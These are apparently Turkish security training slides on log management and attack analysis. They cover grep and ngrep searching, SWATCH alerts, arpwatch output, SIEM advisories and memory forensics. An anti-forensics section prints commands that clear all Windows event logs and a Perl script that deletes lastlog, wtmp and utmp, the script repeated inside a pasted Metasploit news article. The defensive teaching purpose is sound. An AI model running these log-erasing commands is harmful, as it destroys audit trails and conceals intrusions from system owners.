- #grep –i cmd.exe access.log

grep (Global Regular Expression Printer)

Tam String Adı İçin Arama

- **grep is access.log** sonuç olarak içerisinde “is” geçiren her kelimeyi her satırı ekrana basacaktır
- **grep –iw “is”** tek başına “is” içeren satırları ekrana basacaktır

Birden Fazla Satırda Log Arama

- grep A/B/C seçenekleri
- Aranan kelimenin bulunduğu satırdan 5 aşağısı, 5 yukarısı gibi ifadeler için kullanılır
- **grep -A 3 -i "example" demo_text** (aşağısı)
- **grep -B <N> "string" FILENAME** (yukarısı)
- **grep -C 2 "Example" demo_text** (aşağısı yukarısı)

Hariç Tutarak Arama

Log Yönetimi ve Saldırı Analizi

- grep –v
- Mesela 127.0.0.1 i loglardan hariç tutarak arattırmak isteyelim
- **grep –v 127.0.0.1 access.log**

 # grep -v 127.0.0.1 access.log

212.174.15.5 - - [10/Mar/2014:08:04:41 +0200] "GET / HTTP/1.1" 200 9382 "http://www.google.com.tr/url?sa=t&rct=j&q=mail%20ibb&source=web&cd=1&sqi=2&ved=0CCoQFjAA&url=http%3A%2F%2Fwww.ortanadolu.com%2F&ei= (KHTML, like Gecko) Chrome/25.0.1364.152 Safari/537.22"
212.174.15.5 - - [10/Mar/2014:08:04:43 +0200] "GET /favicon.ico HTTP/1.1" 404 533 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.22 (KHTML, like Gecko) Chrome/25.0.1364.152 Safari/537.22"
212.174.15.5 - - [10/Mar/2014:08:04:58 +0200] "POST /exchweb/bin/auth/owaauth.dll HTTP/1.1" 404 550 "http://www.ortanadolu.com/" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.22 (KHTML, like Gecko) Chrome/25.0.1364.152 Safari/537.22"

grep Satır Başı Kullanımı

Log Yönetimi ve Saldırı Analizi

- Satır Başı İçin ^

$ grep "^Nov 10" messages.1

Nov 10 01:12:55 gs123 ntpd[2241]: time reset +0.177479 s
Nov 10 01:17:17 gs123 ntpd[2241]: synchronized to LOCAL(0), stratum 10
Nov 10 01:18:49 gs123 ntpd[2241]: synchronized to 15.1.13.13, stratum 3
Nov 10 13:21:26 gs123 ntpd[2241]: time reset +0.146664 s
Nov 10 13:25:46 gs123 ntpd[2241]: synchronized to LOCAL(0), stratum 10
Nov 10 13:26:27 gs123 ntpd[2241]: synchronized to 15.1.13.13, stratum 3

grep Satır Sonu ($)

- grep "terminating.$" messages
- Boş satırları bulmak
- grep -c "^$" messages anaconda.log

$ grep "terminating.$" messages
Jul 12 17:01:09 cloneme kernel: Kernel log daemon terminating.
Oct 28 06:29:54 cloneme kernel: Kernel log daemon terminating.

grep Örnekleri

Log Yönetimi ve Saldırı Analizi

- grep -c ” 404 “ log-file

count of HTTP calls which had 404 status

- cat log-file | grep ” 404 “ | wc -l
- grep -v -c ” 404 “ log-file
- cat log-file | grep -v ” 201 “ | grep POST | grep image | wc -l

Network Grep : ngrep

- Ngrep(Network Grep): grep benzeri bir yazılım fakat klasik dosyalarda değil de ağ trafiğinde arama/bulma işlemi yapar.
- Network DLP ve IDS(Intrusion Detection System) yazılımlarının atası sayılabilir.
- Ascii ve hex türünde arama yapabilir.
- Canlı ağ trafiğinde veya kaydedilmiş ağ trafiği içerisinde arama işlemi gerçekleştirebilir
- Örnek: Tüm ağ trafiği içerisinde huzeyfe geçen paketleri ekrana bas

#ngrep –q huzeyfe –d eth0

#apt-get install ngrep

ngrep ile Ne Yapılabilir?

- Ağ içerisinde geçen özel bir kelime arattırılabilir
- IDS'lere imza yazmak için kullanılabilir
- Protokol anormallikleri yakalanabilir
  - HTTP portu üzerinden kullanılan SSH bağlantılarını ngrep ile keşfedebilirsiniz
  - Port/protokol tünelleme programlarını ortamda hiçbir IPS, Firewall vs ye ihtiyaç duymadan **ngrep** ile yakalanabilir.
- Ağda şifresiz protokolleri kullananların gizli biglileri yakalanabilir.
- Belirlenen özel kelimeler ağ trafiğinde geçtiğinde IP adresi engellemesi, ya da uyarı sistemine mesaj göndermesi sağlanabilir
  - Ek bileşenlerle.

Ağ Trafiğinde Kelime Arama

Log Yönetimi ve Saldırı Analizi

- ngrep ile ağ trafiğinde fenerbahce geçen kelimelerin yakalanması

#ngrep -q fenerbahce tcp port 80

ngrep ile SMTP Analizi

Log Yönetimi ve Saldırı Analizi


```
[root@mail ~]# ngrep -q -i 'rcpt to:|mail from:' tcp port 25

interface: rl0 (111.111.111.11/255.255.255.248)

filter: (ip or ip6) and ( tcp port 25 )

match: rcpt to:|mail from:

T 213.154.215.92:4257  -> 80.93.212.86:25  [AP]

 MAIL FROM: <soonmantse@barbara.com>..RCPT TO: <robertgray@asninvest.ru>..DATA..

T 87.212.128.168:1284  -> 80.93.212.86:25  [AP]

 RCPT TO: <rich_vip@asninvest.ru>..

T 77.123.113.49:14892  -> 80.93.212.86:25  [AP]

 MAIL FROM: <sphsophie@hotmail.com>..RCPT TO: <salat-afonya@asninvest.ru>..DATA..
```

HTTP Portundan Yapılan SSH

- HTTP portundan neden SSH yapılır?

```
# ngrep -q -i SSH tcp port 80
interface: r10 (111.111.111.11/255.255.255.248)
filter: (ip or ip6) and ( tcp port 80 )
match: SSH

T 80.93.212.86:80 -> 212.252.168.235:44020 [AP]
  SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110.
T 80.93.212.86:80 -> 212.252.168.235:44034 [AP]
  SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110.
T 212.252.168.235:44034 -> 80.93.212.86:80 [AP]
  SSH-2.0-OpenSSH_5.0.
T 80.93.212.86:80 -> 212.252.168.235:44034 [AP]
  .......^...D.....=z......~diffie-hellman-group-exchange-sha256,diffie-hellman-group-exchange-sha1,diffie-hellman
```

- Bu komutu biraz daha geliştirip SSH portu harici herhangi bir porttan SSH kullanmaya çalışanları izleyebilirsiniz.
  - ❖ ngrep –q –i ‘^SSH’ not tcp port 22

ngrep ‘i IDS Olarak Kullanma

- Amaç: HTTP portu üzerinden yapılan fakat http olmayan bağlantıları izleme

```
#ngrep -q -W byline -v '^GET|POST|PUT|HTTP/1.[01]' tcp port 80

filter: (ip or ip6) and ( tcp port 80 and dst host 80.93.212.86 )
don't match: ^GET|POST|PUT|HTTP/1.[01]
T 212.252.168.253:23885 -> 80.93.212.86:80 [AP]
SSH-2.
```

ngrep Kısıtlamaları

Log Yönetimi ve Saldırı Analizi

- ngrep ve şifreli protokoller
  - ngrep normalde şifreli protokolleri inceleyemez.
  - İnceleyebilmesi için şifreli protokollerin bir şekilde deşifre edilmesi gerekir
- Parçalanmış Paketler ve ngrep
  - Doğası gereği ngrep her gelen paketi ayrı değerlendirir ve parçalanmış paketleri anlamaz ve yazacağınız düzenli ifadeler fragmented paketlerde işe yaramaz.
- Yüksek trafik
  - ngrep yüksek bant genişliğine sahip ağlarda paket kaybına sebep olabilir ve yakalama işlemlerini sağlıklı gerçekleştiremez.

ngrep Önemli Parametreler

Log Yönetimi ve Saldırı Analizi

- -W Byline seçeneği ile çıktıların temiz formatta olması sağlanır
- -q parametresi ile ekranda bulunamayan her paket için # basmaması sağlanır
- -d parametresi ile hangi ağ arabiriminin dinleneceği belirtilir.

root@bt:/var/log/apache2# ngrep -d eth0 -W Byline fenerbahce -q
interface: eth0 (85.95.238.0/255.255.255.0)
match: fenerbahce

T 94.55.164.119:63620 -> 85.95.238.172:80 [AP]
GET / fenerbahce HTTP71.0.

Log Dosyalarına Aktif İzleme

- Kullandığımız sistemlerde çalışan çeşitli servisler, süreçler her gün binlerce satır log üretmektedir.
- Peki bu log dosyalarını inceleyebiliyor muyuz
- Önemli bir uyarının gözden kaçmadığına nasıl emin oluruz?
- Ekranı izleyen iki tane güvenlik görevlisi uyuyor ***

SWATCH Aktif Log İnceleme

- SWATCH, çalışan sistemlerle ilgili yapılan loglama işini aktif değerlendirmek amacı ile kullanılan bir araçtır.
- Log dosyalarımızda belirlediğimiz tipte string gördüğünde isteğe bağlı olarak mail gönderimi yapan ya da aksiyon alabilen(sistemde komut çalıştırma gibi)bir yapıya sahiptir.
- Çeşitli performans ve esneklik problemleri vardır.
- Yoğun log biriktiren ortamlarda logsurfer kullanılabilir

Örnek SWATCH Kullanımı : Disk Alanı

- Örnek: Sistem diskinin dolduğu ile ilgili aktif uyarı almak istediğimizi düşünelim.
- Bunun için ekteki satırları swatchrc dosyasına kaydedip uygun parametrelerle swatch'i çalıştırmamız yeterlidir.

watchfor /file system full/ mail addresses=huzeyfe\@lifeoverip.net, subject=Diskde yer kalmadi Acil!

#swatch -c /usr/local/etc/swatchrc -t /var/log/messages

Örnek SWATCH Kullanımı : SSH

- Sisteme yapılan SSH giris deneyimlerinden haberdar olmak icin:

watchfor /Failed password/ mail addresses=huzeyfe\@lifeoverip.net, subject=Sisteme giris deneyimi

- Belirli tipteki stringleri haric tutmak icin ignore tanımı kullanılır.

ignore /Failed password for root from 80.93.212.86/ ignore tanımlarını swatchrc dosyasının en üstüne yazmakda fayda var.

- Böylece ignore etmek istediğimiz içerikler alttaki satırlarda işleme sokulmayacaktır.


Saldırı Analizinde Loglamanın Önemi

- Günümüz siber saldırıları analizinde en önemli eksiklik sistemler üzerinde yeterli loglamanın gerçekleştirilmemesidir.
- Tam manasıyla loglanan bir sisteme yönelik yapılacak siber saldırı en ince detayına kadar belirlenebilir.
  - Saldırganın profesyonel olduğu durumlarda loglardan geriye doğru saldırganı bulmak imkansıza yakındır
  - Proxy, ip spoofing ve hacklenmiş sunucu kullanımı nedeniyle.

Saldırı Analizinde Gerekecek Loglar


- Dıştan içeri ve içten dışarı doğru tüm bileşenler ortaya çıkarılarak logları incelenmelidir.

- En dışta güvenlik duvarı ve IPS, onun arkasında sunucular ve en son aşamada veritabanı ve uygulamalara ait logların analiz aşamasında incelenmesi gereklidir.



Dış Kaynaklı Saldırı ve Log Analizi

- Internet üzerinden gelecek bir saldırının tam manası ile açıklığa kavuşturulması (analiz edilmesi) için aşağıdaki bileşenlere ait logların tutulmuş olması gerekmektedir.
- Router—IPS--Firewall-DLP--WAF—Sunucu—
- Web Sunucu yazılımı(Apache, IIS..) logları
- Load balancer
- Web Uygulama Güvenlik Duvarı Logları
- Diğer sunucu logları



Kötü Durum Senaryosu


Log Yönetimi ve Saldırı Analizi

- **Müşteri talebi:** Internet üzerinde veritabanımızdan alınan bazı müşteri bilgileri dolaşıyor. Bunları kimlerin aldığını bulmanızı istiyoruz.
- **BGA-IR:** Web sunucu logları, güvenlik duvarı ve varsa WAF/IPS loglarını alabilir miyiz?
- **Müşteri:** Web sunucu logları 30 gün geriye doğru tutuluyor, sadece elimizde güvenlik duvarı logları var.
- Güvenlik duvarı log formatı (Kaynak-IP-Hedef-IP-KaynakPortHedefPort)
- Bu bilgiden verilerin nasıl sızdığı bilgisi çıkmaz
- Çözüm?

İç Kaynaklı Saldırı ve Log Analizi

Log Yönetimi ve Saldırı Analizi

- Yerel ağ üzerinden işlenmiş bir saldırının analizi için en az aşağıdaki bileşenlere ait loglara ihtiyaç duyulacaktır.
- Firewall logları
- Switch logları
- AccessPoint logları (Wifi kullanılıyorsa)
- İçerik filtreleme logları
- DHCP logları
- AD oturum açma logları
- Varsa IDS(Saldırı Tespit Sistemi) logları



MITM Denemesi

- Yerel ağ da gerçekleştirilecek L2 seviyeyi araya girme (MITM) saldırılarında Arpwatch, Snort veya benzeri IDS yazılımları aşağıdaki gibi log üretecektir.
- Temel mantık olarak “daha önce kaydettiği veritabanındaki ip-mac bileşenlerinden farklı bir değer görmesi durumunda” uyarı ver şeklinde çalışır.

```
arpwatch: ethernet mismatch 192.168.1.5 e8:40:f2:a4:be:75 (bc:5f:f4:03:36:56) eth1
arpwatch: ethernet mismatch 192.168.1.4 e8:40:f2:a4:be:75 (a0:b3:cc:e3:f3:9b) eth1
arpwatch: ethernet mismatch 192.168.1.2 e8:40:f2:a4:be:75 (a0:b3:cc:e3:f4:26) eth1
arpwatch: flip flop 192.168.1.30 bc:5f:f4:03:4a:e8 (e8:40:f2:a4:be:75) eth1
arpwatch: flip flop 192.168.1.157 00:25:22:9e:40:ef (e8:40:f2:a4:be:75) eth1
arpwatch: flip flop 192.168.1.4 a0:b3:cc:e3:f3:9b (e8:40:f2:a4:be:75) eth1
arpwatch: flip flop 192.168.1.5 bc:5f:f4:03:36:56 (e8:40:f2:a4:be:75) eth1
arpwatch: flip flop 192.168.1.8 e8:39:35:1f:2d:19 (e8:40:f2:a4:be:75) eth1
```

Logların Silinme Riski

- Profesyonel saldırganlar her zaman girdikleri sistemden çıkarken arkada iz bırakmamak için logları silerler
- Sadece erişim yaptıkları sistemlerin loglarını silebilirler
- Logların silinme riskine karşı logun üretildiği sistemin haricinde tamamen pasif, dış ağlardan ulaşılamaz (iç ağdan ulaşılabilir) bir sisteme yönlendirilmiş olması gereklidir.
- Sisteme sızan kişi merkeze gidecek logların gitmesini de engelleyebilir.
  - Filmlerde kameranın önüne sabit bir resmin konulması gibi...
- Silinen loglar geri getirilebilir mi?

Log Yönetimi Sunucusu Güvenliği

- Genellikle log yönetimi ve korelasyon sistemleri Linux tabanlıdır ve açık kaynak kodlu projelerden bileşen kullanırla (Apache, Tomcat, Php vs)
- Her ne kadar sıkılaştırılmış olsa da zaman zaman bu bileşenlerde çıkabilecek güvenlik zafiyetleri bu sistemleri doğrudan etkilemektedir.
- Öntanımlı veya gizli (hidden) hesap kullanımı
- MBSA taraması, Nessus taraması

Örnek Açıklıklar

Log Yönetimi ve Saldırı Analizi

For Public Release 2006 January 11 16:00 UTC (GMT)

Summary

The Cisco Security Monitoring, Analysis and Response System (CS-MARS) software contains a default password for an undocumented administrative account. This password is set, without any user intervention, during installation of the software u by CS-MARS appliances, and is the same in all installations of the product. Users must be authenticated to the CS-MARS command line in order to utilize the default password to access the administrative account.

Software version 4.1.2 and earlier of CS-MARS are affected by this vulnerability. Customers running software version 4.1.3 or higher can mitigate the effects of this vulnerability by applying the workaround listed in this advisory. Cisco has made free soft available to address this vulnerability for affected customers.

This advisory is posted at http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20060111-mars.

[Expand all sections] [Collapse all sections]

CVE ID: CVE-2013-5463

DESCRIPTION: It is possible to bypass protections in the QRadar WinCollect agent, by using a injection based attack. Using such an attack it is possible to inject a malicious dll or configuration into the agent, which can affect the security of the host it is installed on.

The attack requires network access, requires some specialized knowledge or techniques and does not require authentication. An exploit can impact the integrity of the system, availability of the system and confidentiality of information stored within the system.

CVSS:
CVSS Base Score: 9.3
CVSS Temporal Score: See http://xforce.iss.net/xforce/xfdb/88361 for the current score
CVSS Environmental Score*: Undefined
CVSS Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C)

AFFECT PRODUCTS:
IBM QRadar Security Information and Event Manager (SIEM) WinCollect Agent prior to v7.1.1

REMEDIATION:

The vulnerability is fixed in the following versions of QRadar SIEM:
· QRadar SIEM WinCollect Agent 7.1.1 (7.1.1.569824-setup.exe or above)

HP ArcSight Connector Appliance and Logger Vulnerabilities

Published: 2013-02-17
Last Updated: 2013-02-17 00:22:32 UTC
by Guy Bruneau (Version: 1)

0 comment(s)

If you are using HP ArcSight Connector Appliance (v6.3 and earlier) and Logger (v5.2 and earlier), some potential security vulnerabilities have been identified which could be remotely exploited to allow information disclosure, command injection and cross-site scripting (XSS).

HP recommend to contact support to request the current updates for ArcSight Connector Appliance (v6.4) and ArcSight Logger (v5.3) to resolve these issues. Additional information available here.

[1] http://h20565.www2.http.com/portal/site/hpsc/template.PAGE/public/kb/docDisplay/?docId=emr_na-c03606700-1&ac.admitted=1361054958795.876444892.492883150

Geri Getirilemez Silme İşlemi

- Geri getirilemez kavramı
- Linux **shred** komutu
  - 15 kere silme ve üzerine yazma
  - Komple diski silmek için
    - /dev/hda, /dev/sda parametre olarak verilmeli
- Yeni nesil disklerde (SSD gibi) Silinen dosyaların geri getirilmesi İmkansıza yakındır.
- Sistemde silme komutlarının olmaması ve sisteme yüklenmesine izin verilmemeli.

```
root@bt:~# shred -n 15 ozel_dosya -v
shred: ozel_dosya: pass 1/15 (random)...
shred: ozel_dosya: pass 2/15 (924924)...
shred: ozel_dosya: pass 3/15 (b6db6d)...
shred: ozel_dosya: pass 4/15 (ffffff)...
shred: ozel_dosya: pass 5/15 (random)...
shred: ozel_dosya: pass 6/15 (000000)...
shred: ozel_dosya: pass 7/15 (249249)...
shred: ozel_dosya: pass 8/15 (random)...
shred: ozel_dosya: pass 9/15 (6db6db)...
shred: ozel_dosya: pass 10/15 (aaaaaa)...
shred: ozel_dosya: pass 11/15 (492492)...
shred: ozel_dosya: pass 12/15 (random)...
shred: ozel_dosya: pass 13/15 (db6db6)...
shred: ozel_dosya: pass 14/15 (555555)...
shred: ozel_dosya: pass 15/15 (random)...
root@bt:~#
```

Windows Loglarını Silme

Log Yönetimi ve Saldırı Analizi

wevtutil cl <LogName> [/bu: <backup_file_name>]

```
wevtutil COMMAND [ARGUMENT [ARGUMENT] ...] [/OPTION:VALUE [/OPTION:VALUE] ...]

Commands:

el | enum-logs          List log names.
gl | get-log            Get log configuration information.
sl | set-log            Modify configuration of a log.
ep | enum-publishers    List event publishers.
gp | get-publisher      Get publisher configuration information.
im | install-manifest   Install event publishers and logs from manifest.
um | uninstall-manifest Uninstall event publishers and logs from manifest.
qe | query-events       Query events from a log or log file.
gli | get-log-info      Get log status information.
epl | export-log        Export a log.
al | archive-log        Archive an exported log.
cl | clear-log          Clear a log.
```

```
for /f %x in ('wevtutil el') do wevtutil cl "%x"
```

```
wevtutil el | foreach { wevtutil cl $_ }
```

Windows Audit Log Kapama

Log Yönetimi ve Saldırı Analizi

Auditpol.exe komut satırı aracını kullanarak, istediğiniz özel denetim ilkesi ayarları yapılandırılabilir.

auditpol [\\computer] [/enable | /disable] [/category:*type*] [/category:*type*] ...

auditpol /set /subcategory:"logon" /success:enable /failure:enable

Linux Loglarının Silinmesi

- Her linux'da log dosyalarının yerleri farklı olabilmektedir
  - ➢ Ortak log dosyaları da vardır.

- Genellikle /var/log dizini sisteme ait tüm logların toplandığı ortak ana dizindir.

```
huzeyfe@bt:/var/log$ ls
3proxy          dpkg.log.2.gz   mail.log.2.gz       pycentral.log
apache2         dpkg.log.3.gz   mail.log.3.gz       rinetd.log
apt             dpkg.log.4.gz   mail.log.4.gz       rinetd.log.1
auth.log        dpkg.log.5.gz   mail.warn           rinetd.log.2
auth.log.1      dpkg.log.6.gz   mail.warn.1         rinetd.log.3
auth.log.2.gz   dpkg.log.7.gz   mail.warn.2.gz      rinetd.log.4
auth.log.3.gz   dpkg.log.8.gz   mail.warn.3.gz      rinetd.log.5
auth.log.4.gz   dpkg.log.9.gz   mail.warn.4.gz      rinetd.log.6
boot            faillog         messages            rinetd.log.7
boot.log        fontconfig.log  messages.1          samba
bootstrap.log   fsck            messages.2.gz       snort
ConsoleKit      installer       messages.3.gz       syslog
daemon.log      kern.log        messages.4.gz       syslog.1
daemon.log.1    kern.log.1      msfupdate.log       syslog.2.gz
daemon.log.2.gz kern.log.2.gz   mysql               syslog.3.gz
daemon.log.3.gz kern.log.3.gz   mysql.err           syslog.4.gz
daemon.log.4.gz kern.log.4.gz   mysql.log           syslog.5.gz
dbconfig-common landscape       mysql.log.1.gz      syslog.6.gz
debug           lastlog         mysql.log.2.gz      syslog.7.gz
debug.1         lpr.log         mysql.log.3.gz      tor
debug.2.gz      mail.err        mysql.log.4.gz      udev
debug.3.gz      mail.err.1      mysql.log.5.gz      ufw.log
debug.4.gz      mail.err.2.gz   mysql.log.6.gz      user.log
dist-upgrade    mail.err.3.gz   mysql.log.7.gz      user.log.1
dmesg           mail.err.4.gz   news                user.log.2.gz
```

Linux Log Silme Scripti

Log Yönetimi ve Saldırı Analizi


```
{
system 'rm -rf /var/log/lastlog';
system "echo -e \"\\033[01;37m[*]/var/log/lastlog -erased Ok\"\n";
}
else
{
system "echo -e \"\\033[01;31m[*]/var/log/lastlog - No such file or directory\\033[01;37m\"\n";
}
if( -e "/var/log/wtmp" )
{
system 'rm -rf /var/log/wtmp';
system "echo -e \"\\033[01;37m[*]/var/log/wtmp -erased Ok\"\n";
}
else
{
system "echo -e \"\\033[01;31m[*]/var/log/wtmp - No such file or directory\\033[01;37m\"\n";
}
if( -e "/etc/wtmp" )
{
system 'rm -rf /etc/wtmp';
system "echo -e \"\\033[01;37m[*]/etc/wtmp -erased Ok\"\n";
}
else
{
system "echo -e \"\\033[01;31m[*]/etc/wtmp - No such file or directory\\033[01;37m\"\n";
}
if( -e "/var/run/utmp" )
{
system 'rm -rf /var/run/utmp';
system "echo -e \"\\033[01;37m[*]/var/run/utmp -erased Ok\"\n";
}
else
{
system "echo -e \"\\033[01;31m[*]/var/run/utmp - No such file or directory\\033[01;37m\"\n";
}
if( -e "/etc/utmp" )
{
system 'rm -rf /etc/utmp';
system "echo -e \"\\033[01;37m[*]/etc/utmp -erased Ok\"\n";
```


BGA SECURITY

Sahte Log Üretimi

- Log analizi yaparken hangi tip logların sahte olabileceği konusunda bilgi sahibi olmak gerekir.
- HTTP için her başlık bilgisine güvenilmez!
- SMTP için hemen hemen çoğu başlık bilgisi sahte olarak üretilebilir.
  - Son Received-By satırı hariç
- HTTP için X-forward-for gibi başlık bilgilerine güvenilmez
  - X ile başlayan başlık bilgileri son kullanıcı tarafından değiştirilebilir.
  - Hotmail X-Originating-IP başlığı örneği
- DDoS saldırılarında kaynağa güvenilmez
  - Üçlü el sıkışma gerektirmeyen saldırılar için.

Log Forensics

Log Yönetimi ve Saldırı Analizi

- Sunucu ve veritabanı sistemlere yapılan saldırılarda loglar silinmişse neler yapılabilir?
- Disk üzerinden logların geri getirilmesi
- Memory üzerinden logların geri getirilmesi
- Ağ ve güvenlik cihazları üzerinden gerçekleştirilmiş ek kayıt/logların incelenmesi

Open Source Hacking: Revealing Metasploit's Misdeeds

July 29, 2009
By Sean Michael Kerner
Submit Feedback »
More by Author »

One of the most devastating aspects of the open source metasploit vulnerability testing framework is meterpreter, which exploits a host machine in memory without leaving a trace. Meterpreter is supposed to be undetectable by IPS systems making it difficult if not impossible for someone to know what an attacker may have done to the victims' machine.

At the Black Hat security conference in Las Vegas, Mandiant security researchers Peter Silberman and Steve Davis are releasing a new forensic framework on Wednesday that will make it possible to detect whether or not a host was hit by Metapsloit's meterpreter. The new tool could change the game when it comes to Metasploit-based attacks that previously could not be identified on the target machine.

"Metasploit's meterpreter has been around since 2004 and it's a memory resident host exploitation module and because it's memory resident it breaks traditional disk forensics and the attacker leave no trace of the attack on the disk," Silberman said. "Our talk is how we can use memory forensics to reconstruct what an attacker has done with meterpreter to give analysts some idea of what has occurred."

In concert with the talk, the Mandiant researchers will release an open source tool called the Metasploit Forensic Framework. The goal of the tool is to make the undetectable, detectable. Metasploit itself is an open source vulnerability testing framework, but with meterpreter it has the stealth to evade most common security exploit detection mechanism.

```
{
system 'rm -rf /var/log/lastlog';
system "echo -e \"\\033[01;37m[*]/var/log/lastlog -erased Ok\"\n";
}
else
{
system "echo -e \"\\033[01;31m[*]/var/log/lastlog - No such file or directory\\033[01;37m\"\n";
}
if( -e "/var/log/wtmp" )
{
system 'rm -rf /var/log/wtmp';
system "echo -e \"\\033[01;37m[*]/var/log/wtmp -erased Ok\"\n";
}
else
{
system "echo -e \"\\033[01;31m[*]/var/log/wtmp - No such file or directory\\033[01;37m\"\n";
}
if( -e "/etc/wtmp" )
{
system 'rm -rf /etc/wtmp';
system "echo -e \"\\033[01;37m[*]/etc/wtmp -erased Ok\"\n";
}
else
{
system "echo -e \"\\033[01;31m[*]/etc/wtmp - No such file or directory\\033[01;37m\"\n";
}
if( -e "/var/run/utmp" )
{
system 'rm -rf /var/run/utmp';
system "echo -e \"\\033[01;37m[*]/var/run/utmp -erased Ok\"\n";
}
else
{
system "echo -e \"\\033[01;31m[*]/var/run/utmp - No such file or directory\\033[01;37m\"\n";
}
if( -e "/etc/utmp" )
{
system 'rm -rf /etc/utmp';
system "echo -e \"\\033[01;37m[*]/etc/utmp -erased Ok\"\n";
```

Memory (Bellek) Analizi

- Son yıllarda ihtiyaç haline gelmiştir?
- Neden bellek analizi
  - Saldırgan logları silmiş olabilir
  - Disk üzerindeki dosyalar geri getirilmeyecek şekilde silinmiş olabilir.
  - Bellek başka bir proses dolduruncaya kadar eski proseslere ait bilgileri tutar
- Memory analizi için çeşitli yazılımlar kullanılmaktadır:
  - Volatility – Memory Forensics Framework
  - Windows için Process Explorer
  - Linux için strings komutu (çok basit işlemler için)

- Alınan memory imajı düzensiz bir ikili dosyadır
  - İçerisinde tüm veriler ikili olarak tutulur
- Memdump ile dosyaya aktarılan hafıza bilgilerini string komutu ve grep komutunu kullanarak incelenebilir.

```
#strings FDUMP |grep netsec
netsec@192.168.1.107
netsec
sshd: netsec@pts/6
netsec
USER=netsec
